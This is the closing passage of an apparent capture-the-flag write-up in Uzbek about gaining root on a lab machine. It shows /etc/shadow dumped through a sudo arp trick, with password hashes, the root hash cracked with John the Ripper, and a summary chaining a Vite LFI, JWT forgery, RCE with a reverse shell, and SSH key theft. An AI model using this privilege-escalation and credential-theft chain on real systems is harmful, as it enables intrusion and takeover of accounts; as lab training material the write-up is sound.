>> runner:$6$sAhdpizXgKayGrqM$lcoysLIY9dsxpwy6cyWHBS/pPbvG4KmlM06SSad0PIWrJcXssseL4EZxzF369gaPZvgyD5JXKHVCXfFUDjciP/:20199:0:
99999:7:::
arp: format error on line 20 of etherfile /etc/shadow !
>> hana:$6$snNJGjzsPo.be3r1$V8NneKBkVIZYE6XOFTk1Bq2Trjyf5lO6uQUcWXogI3IiWDEiBDS2yEdck.hx0dIdmIIHGkJX7cfH3zXqKVXcc1:20199:0:99
999:7:::
arp: format error on line 21 of etherfile /etc/shadow !
>> gitea::20199:0:99999:7:::
arp: format error on line 22 of etherfile /etc/shadow !
~ $ saidislom
/bin/sh: saidislom: not found
~ $ sudo /sbin/arp -v -f /etc/shadow
>> root:$6$FGoCakO3/TPFyfOf$6eojvYb2zPpVHYs2eYkMKETlkkilK/6/pfug1.6soWhv.V5Z7TYNDj9hwMpTK8FlleMOnjdLv6m/e94qzE7XV.:20200:0:::
::
arp: format error on line 1 of etherfile /etc/shadow !
>> bin:!::0:::::
arp: format error on line 2 of etherfile /etc/shadow !
>> daemon:!::0:::::
arp: format error on line 3 of etherfile /etc/shadow !
>> lp:!::0:::::
arp: format error on line 4 of etherfile /etc/shadow !
>> sync:!::0:::::
arp: format error on line 5 of etherfile /etc/shadow !
>> shutdown:!::0::::
arp: format error on line 6 of etherfile /etc/shadow !
>> halt:!::0:::::
arp: format error on line 7 of etherfile /etc/shadow !
```

Qo'lga kiritilgan heshni John The Ripper va `rockyou.txt` lug'ati yordamida buzdik va parol `eris` ekanligini aniqladik.

```
kali@kali: ~
Session  Actions  Edit  View  Help

┌──(saidislom㉿kali)-[~]
└─$ john hash -w=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 512/512 AVX512BW 8x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
eris             (?)
1g 0:00:05:00 DONE (2026-09-10 22:25) 0.003325g/s 27529p/s 27529c/s 27529C/s erka_brilliant..erikica
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(saidislom㉿kali)-[~]
└─$
```

Topilgan parol orqali `su root` qilib tizimda to'liq `root` (uid=0) huquqiga erishdik.

kali@kali: ~/Workspace/CVE-2025-30208

Session Actions Edit View Help

```
~ $ su root
Password: eris

whoami
root
id
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
saidislom
```

Xulosa:

Ushbu mashinada zaifliklar zanjiri quyidagicha bo'ldi: portlarni skanerlash → Vite tizimidagi CVE-2025-30208 LFI zaifligi orqali `.env` va `JWT_SECRET`ni topish → JWT Forgery orqali admin token yasash → `/execute` endpoint orqali RCE olib, revers shell ga ulanish → Git bazasidan `hana` uchun SSH kalitni o'g'irlash → `/sbin/arp` orqali `/etc/shadow`ni o'qib, `root` heshini buzish (parol: eris) → `su root` qilib root huquqiga chiqish.

Root huquqi muvaffaqiyatli olindi.